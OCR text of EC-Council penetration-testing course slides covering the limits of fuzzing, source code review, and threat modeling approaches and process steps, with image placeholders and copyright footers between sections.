


Drawbacks of Fuzzing

One should not rely solely on fuzzing for security testing as:

- Fuzzing cannot identify all security bugs
- Fuzzing is able to identify simple bugs
- Fuzzing output may be difficult to analyze
- Fuzzing requires significant time/labor

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Source Code Review

Source code reviews are used to detect bugs and irregularities in the developed web applications. It can be performed manually or by automated tools to identify the specific areas in the application code to handle functions regarding authentication, session management and data validation. It can identify the un-validated data vulnerabilities, poor coding techniques of the developers that allow attackers to exploit the web applications.





Figure A.248: Manual and automated source code review

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Threat Modeling


Threat modeling is a methodology for identifying threats, their causes, prevention, and mitigation strategies to avoid negative effects of the security risks. The main goal of threat modeling is to safeguard the most vulnerable features of an application. Errors arise due to various changes, requirements, functionalities, which are added or deleted during the course of application development. It is a continuous process that deals with security of the application, its potential threats, security profile, and the path followed in dealing with those threats. Security techniques such as threat mitigation, threat trees, privilege boundaries, entry point identification etc., are used.

Threat modeling is a risk assessment approach for analyzing the security of an application by capturing, organizing, and analyzing all the information that affects the security of an application. The threat model consists of three major building blocks: understanding the adversary's view, characterizing the security of the system, and determining threats. Every application should have a threat model developed and documented, and should be revisited as the application evolves and development progresses.

Threat modeling helps to:

- Identify relevant threats to a particular application scenario
- Identify key vulnerabilities in application design
- Improve security design

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Threat Modeling Approaches

Threat modeling is based on assumptions that:

- Every organization has assets that need protection.
- Organizations are vulnerable to internal and external threats that can be exploited and damage the assets.
- Countermeasures when implemented can eliminate those threats.

Following are the few approaches for threat modelling:

- **Asset Centric**

  Evaluates assets and classifies them by risk assessment ratings.

- **Software/Design Centric**

  Evaluates loopholes in the system, software, design and architecture.

- **Attack Centric**

  Evaluates the attacker's motives and focuses more on attacker's point of view.

- **Hybrid Centric**

  Evaluates application design and measures risks combining other methodologies.


When using this approach, an administrator should keep the following in mind:

- Try not to be rigid on specific steps or implementations; focus on the approach. If any step becomes impassable, go right to threat modeling process step 4 and identify the problem.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use scenarios to scope the modeling activity.
- Use existing design documents. Make use of items like documented use cases, or use stories, architecture diagrams, data flow diagrams, or other design documentation.
- Start with a whiteboard before capturing information in documents or getting lost in details. It may be helpful to use a digital camera with printing capabilities to document and distribute the information from the whiteboard.
- Use an iterative approach. Add more details and improve the threat model as the design and development continue. This will help to become familiar with the modeling process and develop the threat model to better examine more possible scenarios.
- Obtain input about host and network constraints from system and network administrators. To better understand the end-to-end deployment diagram, obtain as much as information as possible about host configurations, firewall policies, allowed protocols and ports, and so on.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Threat Modeling Process

Threat modelling process include five steps; they are:

- Define Security Objectives
- Create an Application Overview
- Decompose the Application
- Identify Threats
- Identify and Prioritize Vulnerabilities

